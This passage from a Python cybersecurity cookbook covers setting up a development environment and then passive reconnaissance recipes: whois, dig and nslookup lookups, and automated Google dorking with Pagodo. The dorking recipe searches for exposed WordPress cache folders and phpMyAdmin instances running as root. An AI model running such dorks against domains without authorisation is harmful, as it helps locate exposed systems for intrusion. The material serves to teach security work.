Python binary can be downloaded from <https://www.python.org/downloads/>. In Linux and Mac, they can be installed in various other ways. The following subsections give details of installing them for your preferred operating system.

Once you have installed and configured Python for your preferred operating system, do not forget to check if Python is installed correctly and can be accessed by running the following command from your Command Window (Windows) or Terminal (Linux and macOS):

**python --version**

The preceding command prints the version of Python. If Python is not found, check if your PATH environment variable is set properly and then retry the preceding command.

## **Linux**

Python comes pre-packaged with all the readily used Linux distributions. If you want to upgrade Python or install a newer version of Python, you can use the following commands.

## **RHEL, CentOS, and Fedora:**

## **yum update**

This will update all the packages, which is a good thing to do from time to time to get the latest security and stability updates, including updates in installed applications.

In case you want to install Python, use the following command:

## **yum install python**

## **Ubuntu and Kali Linux:**

## **apt-get update**

## **apt-get upgrade**

Just like the “yum” command, these two commands update all the packages for which updates are available.

In case you want to install Python, use the following command:



**apt-get install python**

## **Windows**

In Windows, you can start with a binary distribution from Python's website (python.org) and follow the instructions to install Python. A distribution like Anaconda can also be used to install everything in one go, including Python and other widely used packages.

You can download the installer for Windows from <https://www.python.org/downloads/>.

## **macOS**

Python comes pre-packaged with Mac too. However, it is highly possible to be an older version of Python. You can use one of the following options to upgrade your Python installation on Mac:

### **Direct download of the installer**

You can download the installer for macOS from <https://www.python.org/downloads/>.

## **Anaconda distribution**

More information about Anaconda can be found at <https://www.anaconda.com/products/distribution>.

Anaconda can be installed in one of the following ways:

Directly download the binary from the preceding link

Installing Anaconda using Homebrew (discussed as follows)

## **Homebrew**

Homebrew is a widely-used package management system that simplifies installing various open-source packages on Mac. On their website <https://brew.sh/>, the tagline “The Missing Package Manager for macOS (or Linux)” says it all.

To install a package through Homebrew, use the following command as mentioned on Homebrew's website:

```
/bin/bash -c "$(curl -fsSL  
https://raw.githubusercontent.com/Homebrew/install/HEAD/install.sh)"
```

Once Homebrew is installed, you can now use it to install various packages. A few examples to illustrate this is given as follows:

**brew install python**

**brew install nmap**

**brew install python3**

and so on...

Homebrew is a very powerful package management system due to the following reasons:

Most of the development packages are available in Homebrew. You can search for them by using “brew search <package name>”

Once you find the package, installation, upgrade, and removal are also straightforward as follows:

To install a package, use “brew install <package name>”

To upgrade all the packages, use “brew update” followed by “brew upgrade”

To remove a package, use “brew uninstall <package name>”

Many Mac users like to use Homebrew as an ideal way to install packages used for development without the need to download the software from the App Store or other sources

## **Installing a distribution like Anaconda**

A distribution like Anaconda already contains popular packages, including Data Science packages. We will be using many of these packages throughout this book. Anaconda also simplifies package management and can be used to install new packages quickly. This is available for Windows, Linux, and macOS, and therefore, understanding how to use this helps cybersecurity professionals to work across platforms with the packaged tools and packages.

We will discuss this in detail in Chapter 4: Development Environment for Advanced Techniques.

## Configuring your IDE

While there are many IDEs or Integrated Development Environments for Python available, the following are widely used by Python Developers:

VS Code from Microsoft

PyCharm from JetBrains

Atom from GitHub

PyDev by multiple independent developers

IDLE from Guido van Rossum, the creator of Python

And many more

Using an IDE is a matter of one's preference, and developers find one IDE preferable over others due to various reasons. However, when regularly working on serious projects, the IDE's ease of use and extensibility are essential factors to consider.

In this book, VS code (short form for Visual Studio Code) is used for all the code development. VS code is an open-source code editor from Microsoft, which is fast becoming a full-fledged IDE due to its extensibility and many recent enhancements.

All the code examples in this book are IDE-independent. This means that all the code examples should run in any standard Python development environment, irrespective of the IDE or editor used.

You can download VS code from <https://code.visualstudio.com/> for Linux, Windows, or macOS. The installation is similar to installing any other binary in these operating systems. Once installed, launch VS code, search for Python extension in the Extensions Marketplace, and install it as shown in figure 1.1:

EXTENSIONS MARKETPLACE

python

Python

IntelliSense (Pylance), Linking, D...

Microsoft

Python for VSCode

Python language extension for vs...

Thomas Hudson Townsend

Python Extension P...

Popular Visual Studio Code exten...

Don Jayaraman

Python Indent

Correct python indentation.

Kevin Rose

autoDocstring - Python Docstr...

Generates python docstrings aut...

Nils Werner

Python Preview

Provides Preview for Python Doc...

danpi

Python Environmen...

View and manage Python environ...

Don Jayaraman

Python

IntelliSense (Pylance), Linking, D...

mspython

Python Extended

Python Extended is a vscode ext...

Talun Karim

Python Pats

Python imports utils.

Mathias Goebert

AREPL for python

real-time python scratchpad

Almanon

Python-astorep8

This is a vscode-extension that a...

lmanon

Python Test Expl...

Python

Python

Microsoft

55,252,693

4.7

IntelliSense (Pylance), Linking, Debugging (multi-threaded, remote), Jupyter Notebooks, code formatting, refactor...

Disable

Uninstall

Switch to Pre-Release Version

This extension is enabled globally.

Details

Feature Contributions

Changelog

Extension Pack

Runtime Status

Python extension for Visual Studio Code

A Visual Studio Code extension with rich support for the Python language (for all actively supported versions of the language: >=3.7), including features such as IntelliSense (Pylance), linking, debugging, code navigation, code formatting, refactoring, variable explorer, test explorer, and more!

Support for [vscode.dev](#)

The Python extension does offer [some support](#) when running on [vscode.dev](#) (which includes [github.dev](#)). This includes partial IntelliSense for open files in the editor.

Installed extensions

The Python extension will automatically install the [Pylance](#) and [Jupyter](#) extensions to give you the best experience when working with Python files and Jupyter notebooks. However, Pylance is an optional dependency, meaning the Python extension will remain fully functional if it fails to be installed. You can also [uninstall](#) it at the expense of some features if you're using a different language server.

Extensions installed through the marketplace are subject to the [Marketplace Terms of Use](#).

Quick start

Step 1. Install a supported version of Python on your system (note: that the system install of Python on macOS is not supported).

Step 2. Install the Python extension for Visual Studio Code.

Step 3. Open or create a Python file and start coding.

Categories

Programming Languages

Debuggers

Linters

Formatters

Other

Data Science

Machine Learning

Notebooks

Resources

Marketplace

Repository

License

microsoft.com

Marketplace Info

Released on 10/2016, 2013/1

Last updated: 4/26/2023, 15:00:00

Identifier ms-python.python

Live Share

P



***Figure 1.1: Python extension in the Extensions Marketplace in VS code***

## Using Python virtual environment (venv)

Python's venv is used to create lightweight virtual environments with their respective directories, Python binary, and independently installed packages.

Working with simple problems does not require a venv, and one may never use venv for even moderate side projects. However, its usage results in a cleaner development environment while working with complex problems with many dependencies. Python venv also helps to avoid influences on the current project packages by other packages installed in the previous or other projects.

We will discuss this in detail in Chapter 4: Creating Development Environment for Advance Cybersecurity Techniques.

## Configuring important libraries

Python's pip (Package Installer for Python) is the de-facto standard when it comes to the installation of Python packages. The newer version of pip is called pip3, but the functionality remains the same.

Using pip3, you can install packages like the following:

**pip3 install <package name>**


For example, to install the nmap package, you can use the following:

**pip3 install python-nmap**

Throughout this book, we will install the required packages when needed than installing everything right away. Look for the boxes for instructions on installing these packages before the programs in the recipes.

## Testing sample programs to confirm that everything is configured well

If you have multiple Python versions installed, you can use Command + Shift + P on Mac or Ctrl + Shift + P on Windows and Linux to select your interpreter. In figure 1.2, you can see that I have multiple Python versions installed. However, I will be using the Python distributed as part of Anaconda, as that has all the libraries I need.



***Figure 1.2: Choosing a Python interpreter in VS code***

Now, let us try to run a program that performs an operation similar to nslookup on an IP address:

Type the following program in a new file "01\_nslookup.py":

```
import socket
```

```
class NetworkUtilites:
```

```
def nslookup(self, domain):
```

```
    """
```

```
Find the IP Address for a domain using socket.
```

```
Args:
```

```
domain (string): Domain that you want to find the IP Address for
```

```
''''''
```

```
nslookup_result_ip = socket.gethostbyname(domain)
```

```
print(nslookup_result_ip)
```

```
def test() -> None:
```

```
    network_utilities = NetworkUtilites()
```

```
    network_utilities.nslookup("google.com")
```

```
test()
```

Run the program. You should see an output similar to the following:

**142.250.194.238**

This is the IP address of the domain “google.com” we supplied in the program. The IP Address may differ for future calls based on how the Domain Name Server (DNS) responds to the query.

This simple program from the reconnaissance chapter shows that your development environment is set up correctly. You are now ready to start working with the next set of recipes from this chapter.



## Ethics for cybersecurity professionals

Many of the tools and knowledge discussed in this book can get into grey areas of security and privacy. Hence, it is important to be aware of and abide by the ethical aspect of cybersecurity professionals.

Any cybersecurity professional needs to respect other people's privacy and not do anything to compromise anyone's security.

(ISC)2, an international, non-profit membership association for cybersecurity professionals, focuses on the overall development and growth of such professionals. They have published the Code of Ethics for Cybersecurity and Information Security professionals at <https://www.isc2.org/Ethics>, which every cybersecurity professional should read and live by.

## Licensing considerations for cybersecurity tools

Utmost care has been taken that most of the software and tools used in this book (mainly Python modules) are open-source or free. When required, commercial tools are used, which are still ok to use for learning purposes. When commercial or subscription-based tools/APIs are used, it is mentioned before their usage.

You may come across licensed tools available on untrustworthy sites during your day-to-day workings. Such tools should be avoided as they may contain malicious code, which can target and compromise your system and other resources.

While using licensed tools, modules, and packages, please make sure you read the licensing terms to understand better what counts as fair usage.

## Conclusion

In this chapter, we saw how to configure our development environment, focusing on working across the widely used platforms—Windows, Linux, and macOS. Though Windows is the most commonly used operating system, advanced work in cybersecurity needs the use of Linux due to the scripting capabilities and availability of open-source and freeware tools. We also looked at many Cybersecurity concepts and how they are used in various scenarios. Finally, we ran a sample program in the Python development environment we configured.

In the upcoming chapter, we will look at various techniques of Passive Reconnaissance for finding as much information as possible for the target systems.

## Questions

What should you be cautious about while working with reconnaissance operations on external target systems?

why system hardening is an essential factor to consider for many companies?

Why Code of Ethics is something every Cybersecurity professional should be aware of?

## **Join our book's Discord space**

Join the book's Discord Workspace for Latest updates, Offers, Tech happenings around the world, New Release and Sessions with the Authors:

<https://discord.bpbonline.com>



## Chapter 2

### Passive Reconnaissance

## **Introduction**

This chapter will cover various techniques of passive reconnaissance. Passive reconnaissance is used to gain as much information as possible for the target systems and devices without active engagement. The information is mainly aggregated from what is available to the public. In this chapter, we will first look at simple techniques for such passive reconnaissance operations, followed by more advanced techniques to gain additional information about the target system.

## Structure

In this chapter, we will discuss the following topics for performing passive reconnaissance:

Using simple tools such as whois, dig, and nslookup to get information about an IP address

Using Google Hacking and Google Search to get vulnerabilities and exploit information

Using Shodan and Censys for getting detailed information

IPInfo as a tool to get additional details about a target system

Using APIVoid for getting IP Reputation, DNS records, and SSL information

Using crt.sh to get certificate information



## Objectives

After studying this chapter, you will be able to apply passive reconnaissance techniques to gain information about target systems. You will also be able to appreciate how one can gain knowledge about target systems without any active engagement and through public sources.

### **A note on using passive reconnaissance to access target system information**

As stated earlier, we do not interact actively with the target system during passive reconnaissance. Someone else has collected the information, and we are just accessing/fetching this collected information. This means that passive reconnaissance recipes mentioned in this chapter can be used to get information about any public website or host. They may not even work against your private hosts and websites, as their data cannot be indexed or aggregated by these online tools and search engines.

## Using “whois” to get information about an IP address or domain name

*whois (pronounced “who is”) is a simple utility that gives important public information about an IP address, such as its domain name, identity, and so on. This data is what is stored with a registrar while someone registers a domain name.*

Note: Compatibility: Cross-Platform License considerations: Free software used

## Recipe

The following Python program uses python-whois to find whois information about a domain. Before you run the program, install the module python-whois:

**pip3 install python-whois**

Program to print the whois information about a domain or IP address:

**# whois\_info.py**

```
import whois as ws
```

```
class WhoisInfo:
```

```
def print_whois_info(self, host):
```

```
    """
```

host: Host that you want the whois details for.

```
"""
```

```
whois_info = ws.whois(host)
```

```
print(whois_info)
```

```
if __name__ == "__main__":
```

```
    whois_info = WhoisInfo()
```

```
    whois_info.print_whois_info("google.com")
```

Run the program, and you will see an output similar to the following one:

```
{
```

```
  "domain_name": [
```

```
    "GOOGLE.COM",
```

```
    "google.com"
```

],

"registrar": "MarkMonitor, Inc.",

"whois\_server": "whois.markmonitor.com",

"referral\_url": null,

"updated\_date": "2019-09-09 15:39:04",

"creation\_date": [

"1997-09-15 04:00:00",

"1997-09-15 07:00:00"

],

"expiration\_date": [

"2028-09-14 04:00:00",

"2028-09-13 07:00:00"

],

"name\_servers": [

"NS1.GOOGLE.COM",

"NS2.GOOGLE.COM",

"NS3.GOOGLE.COM",

"NS4.GOOGLE.COM",

"ns4.google.com",

"ns1.google.com",

"ns2.google.com",

"ns3.google.com"

],

"status": [

"clientDeleteProhibited <https://icann.org/epp#clientDeleteProhibited>",

"clientTransferProhibited <https://icann.org/epp#clientTransferProhibited>",

"clientUpdateProhibited <https://icann.org/epp#clientUpdateProhibited>",

"serverDeleteProhibited <https://icann.org/epp#serverDeleteProhibited>",

"serverTransferProhibited <https://icann.org/epp#serverTransferProhibited>",

"serverUpdateProhibited <https://icann.org/epp#serverUpdateProhibited>",

"clientUpdateProhibited (<https://www.icann.org/epp#clientUpdateProhibited>)",



"clientTransferProhibited  
(<https://www.icann.org/epp#clientTransferProhibited>)",

"clientDeleteProhibited (<https://www.icann.org/epp#clientDeleteProhibited>)"

"serverUpdateProhibited (<https://www.icann.org/epp#serverUpdateProhibited>)",

"serverTransferProhibited  
(<https://www.icann.org/epp#serverTransferProhibited>)",

"serverDeleteProhibited (<https://www.icann.org/epp#serverDeleteProhibited>)"

],

"emails": [

"abusecomplaints@markmonitor.com",

"whoisrequest@markmonitor.com"

],

```
"dnssec": "unsigned",
```

```
"name": null,
```

```
"org": "Google LLC",
```

```
"address": null,
```

```
"city": null,
```

```
"state": "CA",
```

```
"zipcode": null,
```

```
"country": "US"
```

```
}
```

As you see, whois gives a lot of details about a domain, and such information is critical to identify the authenticity of a domain. Moreover, one can also monitor the changes in the information by running whois periodically for a domain and comparing the values with the previous output. For example, when a domain is transferred from one person or organization to another, the information displayed

by whois also changes to reflect the new owner.

In this example, you can also learn an interesting fact that “google.com” was registered way back in 1997.

## Activity

Attempt the following activity before the next recipe:

Use “nslookup google.com” to find the IP address of google.com, and run this program with the IP address instead of the host/domain name.

## Using “dig” to get information about an IP address or domain name

**dig** is a command-line tool that can query the Domain Name System (DNS) records for a domain.

Note: Dig command is part of Linux and macOS. However, in Windows, you will

Running the dig command gives an output similar to the following:

```
nishant @ ~/ $ dig wikipedia.org
```

```
; <<>> DiG 9.10.6 <<>> wikipedia.org
```

```
:: global options: +cmd
```

```
:: Got answer:
```

```
:: ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 35280
```

```
:: flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1
```

```
:: OPT PSEUDOSECTION:
```

```
; EDNS: version: 0, flags;; udp: 512
```

```
:: QUESTION SECTION:
```

;wikipedia.org. IN A

:: ANSWER SECTION:

wikipedia.org. 210 IN A 103.102.166.224

:: Query time: 43 msec

:: SERVER: 8.8.8.8#53(8.8.8.8)

:: WHEN: Sat May 07 07:50:07 IST 2022

:: MSG SIZE rcvd: 58

nishant @ ~/ \$

If more than one name server is configured, they will appear in the output.

Note: Compatibility: Cross-Platform License considerations: Free software used

## Recipe

The following Python program uses pydig to find dig information about a domain.

Before you run the program, install the pydig module:

**pip3 install pydig**

Program to print the “A” and “NS” records using dig information about a domain or IP address:

```
# dig_info.py
```

```
import pydig as pd
```

```
class DigInfo:
```

```
    def print_dig_info(self, host, type):
```

```
        """
```



host: Host that you want the see the dig details for.

type: Can be A, NS, CNAME, etc.

```
"""
```

```
dig_info = pd.query(host, type)
```

```
print(dig_info)
```

```
if __name__ == "__main__":
```

```
    dig_info = DigInfo()
```

```
    # Print A and NS (DNS servers) records
```

```
    dig_info.print_dig_info('google.com', 'A')
```

```
    dig_info.print_dig_info('google.com', 'NS')
```

Run the program, and you will see an output similar to the one as follows:

```
['142.250.195.110']
```

```
['ns4.google.com.', 'ns3.google.com.', 'ns2.google.com.', 'ns1.google.com.']
```

**dig can give information for other records also, and hence, is a tool of choice for network administrators.**

## Activity

Attempt the following activity before the next recipe:

The study of which other records can be used for a domain. After that, use the preceding program to get information about these record types.

## Using “nslookup” to get information about an IP address or domain name

Just like dig, nslookup is a command-line utility. This is used extensively by network administrators and end-users to query the Domain Name System (DNS) server to find the mapping between an IP Address and its host/domain name and vice versa.

nslookup provides an interactive shell too, which can be used to send multiple queries. Most of the administrators, however, use the non-interactive command-line utility.

Note: Compatibility: Cross-Platform License considerations: Free software used

## Recipe

The following Python program uses nslookup module to find nslookup information about a domain.

Before you run the program, install the nslookup module:

**pip3 install nslookup**

Program to print the “A” record using nslookup information about a domain:

```
# nslookup_info.py
```

```
from nslookup import Nslookup
```

```
class NsLookup:
```

```
def nslookup(self, domain):
```

```
    """
```

Perform a DNS lookup for a host.

Args:

domain (string): Domain that you want to find the IP Address for

```
"""
```

```
# In the below query, we have used one of the Google's DNS servers
```

```
dns_query = Nslookup(dns_servers=["8.8.8.8"])
```

```
dns_record = dns_query.dns_lookup(domain)
```

```
print(dns_record.response_full, dns_record.answer)
```

```
if __name__ == "__main__":
```

```
ns_lookup = NsLookup()
```

```
ns_lookup.nslookup("google.com")
```

Run the program, and you will see an output similar to the following one:

```
['google.com. 108 IN A 216.58.196.174'] ['216.58.196.174']
```

As you can see, this query returns “A” record for the domain.

## Activity

Attempt the following activities before the next recipe:

*nslookup has few advanced options than what is discussed in this recipe. Study about those advanced options and see if you can use them to create a Python program yourself.*

Use the preceding recipe to do a “reverse lookup” using the IP Address returned by the program.



## Using the Google Hacking database to get vulnerabilities and exploit information about your target system and devices

Google Hacking Database, or GHDB, is an index of search queries. They are also called Dorks. A list of such exploits is available at <https://www.exploit-db.com/google-hacking-database>. Exploit Database has indexes of other exploits also, which is worth looking at for any Cybersecurity professional. This can be found at the main portal at <https://www.exploit-db.com/>.

Google has the latest index of all the websites and public IP addresses due to its superior Web crawling capabilities. Due to this, Google also indexes private and sensitive information and vulnerabilities, which are unintentionally left exposed to the public world.

Although it is easy to work with Dorks from the Exploit DB, there are many simple ways to interface with them using Python. This helps an enterprise automate many things that otherwise would need manual work.

Note: Compatibility: Cross-Platform License considerations: Free software used

## Recipe

We will use a well-known Python implementation called Pagodo to implement this recipe.

Before you run the program, configure Pagodo as follows in your working directory:

```
git clone https://github.com/opsdisk/pagodo.git
```

```
cd pagodo
```

```
pip install -r requirements.txt
```

Create a file dorks.txt with the following contents the “Chapter 02” directory or the directory just above pagodo directory:

```
inurl:/wp-content/w3tc/dbcache/
```

```
intitle:phpMyAdmin "Welcome to phpMyAdmin ***" "running on * as  
root@*"
```

Do not worry about the content of this file. We will discuss it later in this recipe.

After this, you should have a structure like the following:

## **Chapter 02**

**- pagodo**

**- google\_dorks.py**

**- dorks.txt**

Program for printing vulnerabilities/exploit information for a host using Google Dorks:

```
# google_dorks.py
```

```
from pagodo.pagodo import Pagodo
```

```
class GoogleDorks:
```

```
def process_dorks(self):
```

```
# Set various keys for Pagodo. Be careful not to set the  
minimum_delay_between_dork_searches_in_seconds
```

```
# and maximum_delay_between_dork_searches_in_seconds keys to a small  
number when performing a
```

```
# large number of Dorks serches as Google may ban your IP address
```

```
pg = Pagodo(
```

```
google_dorks_file="Chapter 02/dorks.txt",
```

```
domain="<<Domain>",
```

```
max_search_result_urls_to_return_per_dork=3,
```

```
save_pagodo_results_to_json_file=True,
```

```
minimum_delay_between_dork_searches_in_seconds=10,
```

```
maximum_delay_between_dork_searches_in_seconds=15,
```

```
save_urls_to_file=True,
```

```
verbosity=4
```

```
)
```

```
pagodo_results_dict = pg.go()
```

```
for key, value in pagodo_results_dict["dorks"].items():
```

```
    print(f"dork: {key}")
```

```
        for url in value["urls"]:
```

```
            print(url)
```

```
if __name__ == "__main__":
```

```
    google_dorks = GoogleDorks()
```

```
google_dorks.process_dorks()
```

In this program, replace “<<Domain>>” with your domain, for example, “abc.com” or the domain you have permission for scanning.

Run the program, and you will see an output similar to the one as follows:

```
(base) nishant @ ~/Work/Projects/devel/research-devel/cybersecurity-cook-  
book/ $ /usr/local/anaconda3/bin/python  
"/Users/nishant/Work/Projects/devel/research-devel/cybersecurity-cook-  
book/Chapter 02/google_dorks.py"
```

```
2022-05-16 06:48:11,618 [MainThread ] [INFO] Initiation timestamp: 2022-  
05-16T06:48:11.618050
```

```
2022-05-16 06:48:11,618 [MainThread ] [INFO] Search ( 1 / 2 ) for Google  
dork [ site:abc.xyz inurl:/wp-content/w3tc/dbcache/ ] using User-Agent  
'Mozilla/5.0 (Windows; U; Windows NT 6.0; en-GB; rv:1.9.2.9)  
Gecko/20100824 Firefox/3.6.9 ( .NET CLR 3.5.30729; .NET CLR 4.0.20506)'  
through proxy "
```

```
2022-05-16 06:48:11,618 [MainThread ] [INFO] Requesting URL:  
https://www.google.com/
```

```
2022-05-16 06:48:11,875 [MainThread ] [INFO] Stats: start=0, num=100,
```

**total\_valid\_links\_found=0 / max\_search\_result\_urls\_to\_return=3**

**2022-05-16 06:48:11,875 [MainThread ] [INFO] Requesting URL:  
https://www.google.com/search?  
hl=en&q=site%3Aabc.xyz+inurl%3A%2Fwp-  
content%2Fw3tc%2Fdbcache%2F&num=100&btnG=Google+Search&tbs=**

**2022-05-16 06:48:16,252 [MainThread ] [INFO] No valid search results  
found on this page. Moving on...**

**2022-05-16 06:48:16,252 [MainThread ] [INFO] Results: 0 URLs found for  
Google dork: inurl:/wp-content/w3tc/dbcache/**

**2022-05-16 06:48:16,253 [MainThread ] [INFO] Sleeping 14.3 seconds  
before executing the next dork search...**

**2022-05-16 06:48:30,554 [MainThread ] [INFO] Search ( 2 / 2 ) for Google  
dork [ site:abc.xyz intitle:phpMyAdmin "Welcome to phpMyAdmin \*\*\*"  
"running on \* as root@\*" ] using User-Agent 'Mozilla/4.0 (compatible;  
MSIE 8.0; Windows NT 6.1; WOW64; Trident/4.0; SLCC2; .NET CLR  
2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC  
6.0; MS-RTC LM 8; .NET4.0C; .NET4.0E; Zune 4.7)' through proxy "**

**2022-05-16 06:48:30,554 [MainThread ] [INFO] Requesting URL:  
https://www.google.com/**

**2022-05-16 06:48:30,714 [MainThread ] [INFO] Stats: start=0, num=100, total\_valid\_links\_found=0 / max\_search\_result\_urls\_to\_return=3**

**2022-05-16 06:48:30,714 [MainThread ] [INFO] Requesting URL:  
https://www.google.com/search?  
hl=en&q=site%3Aabc.xyz+intitle%3AphpMyAdmin+%22Welcome+to+php**

**2022-05-16 06:48:34,657 [MainThread ] [INFO] No valid search results found on this page. Moving on...**

**2022-05-16 06:48:34,658 [MainThread ] [INFO] Results: 0 URLs found for Google dork: intitle:phpMyAdmin "Welcome to phpMyAdmin \*\*\*" "running on \* as root@\*"**

**2022-05-16 06:48:34,658 [MainThread ] [INFO] Total URLs found for the 2 total dorks searched: 0**

**2022-05-16 06:48:34,658 [MainThread ] [INFO] Completion timestamp:  
2022-05-16T06:48:34.658206**

**dork: inurl:/wp-content/w3tc/dbcache/**

**dork: intitle:phpMyAdmin "Welcome to phpMyAdmin \*\*\*" "running on \* as root@\*"**



**(base) nishant @ ~/Work/Projects/devel/research-devel/cybersecurity-cook-book/ \$**

Note: The host (host) attribute is obfuscated to a generic “abc.xyz” in the precedi

Now, if you analyze the content of the JSON file starting with the name pagodo\_results, you will see the following:

```
{  
  
  "dorks": {  
  
    "inurl:/wp-content/w3tc/dbcache/": {  
  
      "urls_size": 0,  
  
      "urls": []  
  
    },  
  
    "intitle:phpMyAdmin \"Welcome to phpMyAdmin ***\" \"running on * as  
root@*\"": {  
  
      "urls_size": 0,  
  
      "urls": []  
  
    }  
  }  
}
```

```
}
```

```
},
```

```
"initiation_timestamp": "2022-05-16T06:18:39.900100",
```

```
"completion_timestamp": "2022-05-16T06:18:59.431476"
```

```
}
```

The preceding recipe goes through each Dorks and prints all the vulnerable URLs found in the search.

Let us discuss what we did in this recipe:

First, we cloned Pagodo from GitHub and configured all the requirements. While cloning Pagodo, all the Dorks were also cloned under pagodo/dorks directory.

After that, we created a dorks.txt file. This file has search strings that can be used to perform searches. Look at the preceding output to see how we search for the Dorks.

What we have in the dorks.txt:

**inurl:/wp-content/w3tc/dbcache/**

**intitle:phpMyAdmin "Welcome to phpMyAdmin \*\*\*" "running on \* as root@\*"**

What we requested from Google:

**2022-05-16 06:48:11,875 [MainThread ] [INFO] Requesting URL:**

**https://www.google.com/search?**

**hl=en&q=site%3Aabc.xyz+inurl%3A%2Fwp-**

**content%2Fw3tc%2Fdbcache%2F&num=100&btnG=Google+Search&tbs=**

**2022-05-16 06:48:30,714 [MainThread ] [INFO] Requesting URL:**

**https://www.google.com/search?**

**hl=en&q=site%3Aabc.xyz+intitle%3AphpMyAdmin+%22Welcome+to+php**

It is pretty clear how the search string is added to Google Search to look for vulnerabilities and known exploits.

And finally, we saw that the results of all the Dork searches are dumped into a JSON file in the same directory. You can analyze this file yourself or give it to the requester so that the issues can be fixed.

## Activity

Attempt the following activity before the next recipe:

Under the Pagodo/dorks directory, look for the Dorks in various .dork files and all\_google\_dorks.txt. Pick a few Dorks from any of the files and use them with this recipe and see what you find.

